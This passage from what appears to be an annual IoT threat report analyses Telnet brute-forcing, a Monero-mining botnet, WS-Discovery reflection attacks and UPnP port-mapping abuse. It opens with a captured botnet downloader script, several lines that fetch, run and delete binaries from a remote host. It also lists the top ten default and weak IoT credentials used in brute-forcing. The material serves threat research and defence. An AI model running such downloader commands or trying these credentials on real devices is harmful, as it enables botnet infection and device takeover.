cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/x86; chmod +x x86; ./x86; rm -rf x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/armv6l; chmod +x armv6l; ./armv6l; rm -rf armv6l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/i686; chmod +x i686; ./i686; rm -rf i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/powerpc; chmod +x powerpc; ./powerpc; rm -rf powerpc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/i586; chmod +x i586; ./i586; rm -rf i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/m68k; chmod +x m68k; ./m68k; rm -rf m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/sparc; chmod +x sparc; ./sparc; rm -rf sparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/armv4l; chmod +x armv4l; ./armv4l; rm -rf armv4l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/armv5l; chmod +x armv5l; ./armv5l; rm -rf armv5l
```

Figure 3-13 Example of the sample download script captured by honeypots of vulnerable Netis routers

3.5 Conclusion

This chapter analyzes the relationship between exploits and IoT threats. By analyzing the change trends of the total number of vulnerabilities and IoT vulnerabilities recorded in the NVD in the past years, we found that, unlike the over-flooding of IoT attacks, IoT vulnerabilities did not register a marked increase, with a stable percentage of 10% to 15%. We speculate that, attackers were more interested in effective exploits than vulnerabilities. Therefore, we also analyzed the change trend of exploits in the Exploit-DB, finding that IoT vulnerabilities showed an upward trend in both the quantity and proportion. From the

data of IoT attacks captured by NSFOCUS's threat hunting system, we found that most attack methods were recorded in the Exploit-DB. Therefore, we concluded that exploits available on the Internet provided a diversified arsenal for attackers, which, to some extent, encouraged attackers to resort to IoT devices when attempting to build botnet armies.

Over 30 types of IoT exploits were captured by NSFOCUS's threat hunting system, most of which targeted remote command execution vulnerabilities. Obviously, from the perspective of global IoT threats, though hundreds of to thousands of IoT vulnerabilities are unveiled each year, only a few can exert an extensive impact. It can also be seen that attackers' exploits mainly targeted routers and video surveillance devices, which fits in with the fact that routers and video surveillance devices were major IoT devices exposed on the Internet. Evidently, attackers hit devices exposed in large quantity to extend their influence.

4

IoT Threats – Protocols

4.1 Introduction

This chapter analyzes IoT threats from the perspective of protocols. According to the data from NSFOCUS's threat hunting system, Telnet services (port 23) were targeted most frequently[1]. Therefore, we first analyze the attacks launched via Telnet. WS-Discovery reflection attacks are a new type of DDoS reflection attacks emerging in 2019 and will be described in section 4.3 WS-Discovery. In the 2018 Annual IoT Security Report, we analyzed UPnP-based reflection attacks. In this document, we update related data and add some new findings.

4.2 Telnet

Viewpoint 4: IoT devices, especially cameras and routers, were the major targets of Telnet brute-forcing. Meanwhile, with a pickup in cryptocurrency prices, attackers are inclined to divert compromised devices to cost-efficient cryptomining activities for the purpose of quickly cashing in on network resources under their control.

Telnet brute-forcing is one of the most common attack methods used by the Mirai botnet. Based on the Telnet-related data captured by NSFOCUS's threat hunting system (from March 2019 to October 2019), we analyzed the activity and geographical locations of attack sources, their device types based on open ports, and then weak passwords to find out the reason why these devices were compromised.

4.2.1 Activity of Attack Sources

The logs record all Telnet-related malicious activities and IP addresses, each of which represents an attack source. According to our statistics, there were a total of 118,527 attack sources. Figure 4-1 shows the activity of attack sources over a nine-month period. As shown in the figure, Telnet exploits increased month by month in 2019. August saw the most attack sources, reaching 61,526, including 53,347 involved in brute-forcing. Most sample downloads (4118) occurred in June. Overall, attack sources were on the decline in the latter half of 2019.

1 Here, we only collect statistics on TCP connections because UDP can be exploited to launch reflection attacks in which a source IP address can be forged and may receive a large number of connection requests in a short time.




Figure 4-1 Activity of attack sources

4.2.2 Global Distribution of Attack Sources

We analyzed attack sources from the geographical perspective and obtained top 10 countries with the most attack sources, as shown in Figure 4-2. Apparently, China and the USA took top two spots.




Figure 4-2 Distribution of top 10 countries with the most attack sources

4.2.3 Distribution of Open Ports Used by Attack Sources

Most IoT devices exposed on the Internet have ports 22 and 23 open for providing services, which invites more security risks to these ports. Therefore, we conducted an analysis of open ports used by attack sources. As shown in Figure 4-3, top 10 open ports were 22, 80, 23, 443, 21, 53, 554, 8080, 7547, and 3306. Attack sources exposing ports 22 and 23 accounted for 55% of all attack sources. Therefore, it can be inferred that many attack sources were compromised after suffering brute-force attacks.




Figure 4-3 Top 10 open ports used by attack sources

4.2.4 Distribution of Device Types Exploited to Launch Attacks

According to the asset intelligence data available on NTI, 22% of attack sources were IoT devices. As shown in Figure 4-4, video surveillance devices (47%) and routers (42%) dominate the types of such IoT devices. Arguably, they are most easily controlled by threat actors.




Figure 4-4 Distribution of device types exploited to launch attacks

4.2.5 Weak Passwords That Enable Brute-Force Attacks

The weak password "root-vizxv" was found useful for direct login to the background of security surveillance devices from Dahua; "root-t0talc0ntr0l4!" was the default access credential of smart home devices of Control4; "root-taZz@23495859" was one of the weak passwords most frequently used by Asher, a Mirai variant, to infect routers. We made an analysis of weak passwords tried for brute-forcing and found that many IoT devices were compromised because of using weak passwords. As listed in Table 4-1, in addition to some common weak passwords, IoT device-related weak passwords mentioned above made it into top 10.

Table 4-1 Top 10 weak passwords

Ranking	Weak Password	Number of Used Times
1	root-admin	12,291,162
2	root-	7,838,125
3	root-default	2,096,372
4	root-vizxv	1,865,957
5	root-xc3551	1,749,530
6	root-t0talc0ntr0l4!	1,380,050
7	root-taZz@23495859	1,050,663
8	root-1001chin	775,692
9	root-ttnet	621,732
10	root-linuxshell	575,180

4.2.6 Attack Behaviors

By clustering attack behaviors performed by threat actors that used Telnet extensively for intrusion and conducting a correlative analysis of the related list of weak passwords and malicious samples, we identified a botnet that mined Monero. This botnet first broke into a host by cracking a weak password and then planted an RSA public key or bot program to gain control privileges before using a downloader to download a Monero cryptomining virus to execute the script matching the host type for malicious cryptomining. In this way, the hacker behind this botnet turned network resources in hand into money.

According to a rough estimate, this botnet controlled around 10 thousand zombies and was found most active in July in which the highest recorded number of zombies hit nearly 600 in a single day in 2019. Most zombies resided in China (2119) and the USA (1335). A total of 6681 zombies opened port 22, making up 65% of the total. According to asset intelligence, 12% of these zombies were identified as IoT devices, with routers and cameras as dominant players. As for weak passwords, this botnet used nproc-nproc most frequently. While related samples can no longer be downloaded from the sample server, the botnet displays an increasing level of activity, though rather slowly.

4.3 WS-Discovery

This section analyzes WS-Discovery reflection attacks. For details about the WS-Discovery service, see section 1.6 WS-Discovery First Found to Be Abused for DDoS Reflection Attacks.

Viewpoint 5: Since security researchers from Baidu disclosed that the Web WS-Discovery protocol could be exploited for DDoS reflection attacks, there has been a notable increase in reflection attack events based on this protocol in the latter half of 2019. Since mid-August, WS-Discovery reflection attacks captured by us had been on the rise. Worse still, September witnessed a sharp increase in such attacks. All parties concerned, including security vendors, service providers, and telecom carriers, should pay due attention to this type of threats.

4.3.1 Exposure of the WS-Discovery Service

To accurately delineate WS-Discovery reflection attacks, we, on the one hand, surveyed the WS-Discovery service[1] exposed on the Internet, and on the other hand, used NSFOCUS's threat hunting system to detect WS-Discovery reflection attacks. Data obtained using the two methods is analyzed respectively in the following sections.

Finding 6: Around the world, about 910,000 IP addresses (80% of which (730,000) were video surveillance devices) provided the WS-Discovery service and were thus at risk of being exploited to launch DDoS attacks.




Figure 4-5 Distribution of device types with the WS-Discovery service enabled

As shown in Figure 4-6, the top 5 countries with the most devices that had the WS-Discovery service enabled were China, Vietnam, Brazil, the USA, and South Korea.

1 Unless otherwise indicated, all data provided in this section was sourced from NIT based on a single-round global survey in July 2019.




Figure 4-6 Global distribution of devices exposing the WS-Discovery service

About 24% of devices responded to WS-Discovery request packets via a random port other than 3702, posing a new challenge to traditional DDoS protection based on source port filtering.

According to A10 Networks' WS-Discovery security research report [35], about 46% of devices respond via a random port. According to our data, about 24% of devices did not respond to WS-Discovery requests via port 3702. Besides, we found that not all of these ports were random and some of them were repeatedly used (such as port 1024).

Responding via a random port poses a great challenge to the mitigation mechanism of WS-Discovery reflection attacks. Unlike the mitigation policy for other reflection attacks, WS-Discovery reflection attacks cannot be prevented simply by creating a rule for blocking traffic from source port 3702.

4.3.2 WS-Discovery Reflection Attacks

In this section, through analysis of log messages generated by NSFOCUS's threat hunting system over a 74-day period from July 10 to September 21, 2019, we will delve into the threat situation of WS-Discovery reflection attacks from three dimensions: attack vector, attack event, and victim.

4.3.2.1 Attack Vectors

In this section, we will analyze attack vectors used by attackers from the perspective of attack payload length. In a blog post [36], we have discussed the distribution of source ports of attack traffic and the distribution of victims' IP addresses by network segment.

Finding 7: During a WS-Discovery reflection attack, attackers usually try to craft very short payloads to hit the target, instead of using legitimate service discovery packets as attack payloads. Most attack payloads contain only three bytes, registered in two-thirds of attack log messages. The average bandwidth amplification factor achieved by such payloads was 443.

Figure 4-7 shows our statistics on packet payloads indicated in WS-Discovery reflection attack log data. In order not to make attack packets known to other hackers, we name attack payloads by using the attack length. For example, if an attack packet's application-layer length is three bytes, we name it payload3. According to our statistics, the top 5 payloads together represented over 99% of all attack traffic. We also found that none of these five types of payloads were legitimate service discovery packets and the smallest ones contained only two bytes. Most attack payloads contained three bytes, accounting for about two-thirds of the total attack packets.




Figure 4-7 Proportions of payloads of WS-Discovery reflection attacks captured by our honeypots

A network-wide probe of payload3 packets revealed that not all WS-Discovery services responded to them. Altogether there were 28,918 IP addresses responding to these requests.

Figure 4-8 shows the global distribution of devices responding to payload3. We can see that the top

3 countries hosting the most responding devices were the USA, South Korea, and China. In terms of device types, video surveillance devices and printers dominated, with the former accounting for 75% of the total devices.

Response packets captured by our honeypots varied from hundreds to thousands of bytes in length, averaging out at 1330 bytes. Thus, the average bandwidth amplification factor (BAF) [1] [37] stood at 443.




Figure 4-8 Global distribution of devices responding to payload3

4.3.2.2 Attack Incidents

We analyzed attack incidents captured by NSFOCUS's threat hunting system. Here, all attack records about one IP address in one day add up to an attack incident. Figure 4-9 shows the daily number of attack incidents. At a glance, WS-Discovery reflection attack incidents fluctuated all the time, but have been on the rise generally since mid-August, especially in September. This indicates that WS-Discovery reflection attacks have been gradually adopted as a regular weapon of DDoS attacks, to which all parties concerned, including security vendors, service providers, and telecom operators, should pay due attention.

1 The amplification factor here follows the definition of BAF *given in Amplification Hell: Revisiting Network Protocols for DDoS Abuse* in NDSS 2014 and does not consider UDP packet headers.




Figure 4-9 Daily number of WS-Discovery reflection attacks

4.3.2.3 Victims

Figure 4-10 shows the global distribution of WS-Discovery reflection attack victims. We observed that up to 24 countries and regions were hit by this kind of attack. China was most targeted by WS-Discovery reflection attacks, home to 33% of victim IP addresses, followed by the USA (21%).




Figure 4-10 Global distribution of WS-Discovery reflection attack victims

4.4 UPnP

In the 2018 Annual IoT Security Report, we analyzed threats against UPnP and you can refer to the report for basics of UPnP. In this report, we updated UPnP-related data and added new findings.

Viewpoint 6: Approximately 2.28 million IoT devices around the world had the UPnP/SSDP service (port 1900) publicly accessible and therefore were vulnerable to DDoS attacks. The year of 2019 saw a reduction of about 22% in such IoT devices, compared with last year. The UPnP port mapping service, exposed on about 390,000 IoT devices, is likely to be misused as a proxy or render intranet services accessible on the extranet.

4.4.1 UPnP Exposure

In 2019, we continued to conduct research on the UPnP exposure. Unless otherwise indicated, all data provided in this chapter was obtained from a single-round global survey conducted in October 2019. This section analyzes the exposure of SSDP and SOAP services. Section 4.4.2 Threats from the UPnP Port Mapping Service will provide a detailed analysis of the port mapping table of the SOAP service.

Finding 8: As for devices with the SSDP service publicly available, China, South Korea, Venezuela, the USA, and Japan had the most devices exposed. Meanwhile, we found that in Russia, 2019 saw an 84% reduction in the quantity of such exposed devices compared with the previous year. It is estimated that related authorities in Russia have pushed forward UPnP governance.

According to the global distribution of devices with the UPnP service exposed in 2019, most countries saw a reduction in the number of such devices, with Russia witnessing the sharpest decline, from 400,000 to 60,000. Currently, we have not found any related information accounting for this situation in Russia, but we have reasons to believe that related Russian authorities must have strengthened UPnP governance.




Figure 4-11 Global distribution of SSDP devices

SSDP devices mostly used such UPnP SDKs as libupnp, miniupnp, AltiDLNA, Broadcom, and IGD. Of the SSDP devices, those using libupnp took up the largest proportion (53%). It should be noted that a significant increase was observed in the number of devices using AltiDLNA.

Compared with last year, two changes are observed in the distribution of UPnP SDKs:

1. The number of devices with the Server field set to "IGD" decreased from about 290,000 to 100,000 and most of them had the SOAP port that was inaccessible.
2. A sharp increase was observed for AltiDLNA devices. Fewer than 2000 devices were exposed in 2018, but the figure rose to nearly 200,000 in 2019. Our analysis shows that these devices are smart speakers from a Source Korean vendor and adopt the multimedia solution provided by Alticast.




Figure 4-12 Proportions of different UPnP SDKs

Finding 9: 46.9% of UPnP devices made the SOAP service accessible, 61% of which contained medium-risk or above vulnerabilities. Attackers could exploit these vulnerabilities to take full control of these devices or launch attacks to cause them to crash.

In the *2018 Annual IoT Security Report*, we associated the existing vulnerability information with UPnP SDK versions and found that 69.8% of devices were vulnerable. This figure was decreased to 61% in 2019.

IoT devices adopt different kinds of UPnP SDKs. To analyze the SOAP accessibility, we classify these devices by SDK vendor, as shown in Figure 4-13. For devices using SDKs from the same vendor, most of them are either accessible or inaccessible via SOAP. According to our statistical analysis, libupnp is used by the largest number of devices. Many vendors choose to use it and different vendors tend to use different fixed ports for it, making its application quite complicated. For example, a camera vendor uses port 80 to provide the SOAP service, while a router vendor uses port 49152 or 49154 for most devices. In addition, many vendors choose to use the default manufacturer attribute (Linux UPnP IGD Project) in SOAP messages. For some devices, the SOAP port is not publicly accessible, and therefore we cannot determine their models and vendors.




Figure 4-13 SOAP accessibility of UPnP devices

4.4.2 Threats from the UPnP Port Mapping Service

The following sections analyze threats from the port mapping service based on UPnP port mapping tables collected from network-wide devices.

4.4.2.1 Overview

In the *2018 Annual IoT Security Report*, we focused our attention on four types of malicious port mappings that had the most distinctive characteristics and the most extensive impact. Of the four major malicious types, EternalSilence, IntraScan, and NodeDoS were mainly used for intranet intrusions, while MoniProxy acted as a proxy for access to the Internet. In 2019, we also turned our eyes to other malicious port mapping types to get a whole picture of devices infected with malicious port mappings.

Of 390,000 devices with port mapping publicly accessible, a total of 63,000 devices were found to be affected by more than one type of malicious behavior and some suffered several kinds of intrusions. Up to 45,000 devices experienced intranet intrusions and approximately 30,000 were detected to be

broken into by a malicious proxy. Figure 4-14 shows the global distribution of devices by port mapping. It can be seen that, whether in terms of the total number of exposed port mapping services or the total number of infected devices, China took the first spot. Therefore, we believe that if more than one malicious port mapping record is found in the port mapping table of a device, the port mapping service of this device is highly likely to be used by other attackers. Our scanning data shows that there were approximately 63,000 high-risk devices infected with malicious port mapping. In view of characteristics of port mapping, if we assume that an intranet has 20 devices on average, we can infer that about one million devices are potentially affected.




Figure 4-14 Global distribution of devices in terms of port mapping

A total of approximately 3.12 million UPnP port mapping entries were detected worldwide, of which 2.4 million were malicious ones involving proxy and scanning behaviors, representing 77% of the total number. Obviously, port mapping abuse is not unusual. We found around 80,000 mapping descriptions (the description field) in port mapping tables of devices around the world. It is impossible to identify all types of applications from tons of description data. For this reason, we focused our attention on top

malicious behaviors by the number of port mappings. We analyzed top 15 malicious behaviors and found that three were known ones and six were suspicious proxy detections and intranet scans, as shown in Table 4-2. Besides, we detected legitimate port mappings of some non-malicious applications, including those containing the mapping description like miniupnpd, WeChat (messaging application), libtorrent (P2P download), HCDN (streaming media application), or WhatsApp (messaging application). We dissected these mappings from dimensions such as the destination IP address, destination port, and transport protocol and determined that they were highly likely to be secure.

Here is a brief comparison with data in the previous year. We analyzed only four types of malicious port mapping that infected a total of 44,000 devices in 2018, but collected statistics from different dimensions in 2019. Therefore, it is impossible to make contrast in the distribution of the total number (for example, by country). Also, we found that four major types of malicious port mapping all infected a declining number of IP addresses in 2019: The figure was decreased from 40,000 to 17,000 for EternalSilence and from 7000 to 1000 for MoniProxy. We guess that the quantity reduction may result from two factors:

- Port mapping entries are automatically deleted once the lease time expires.
- Port mapping entries are cleared upon the device restart.

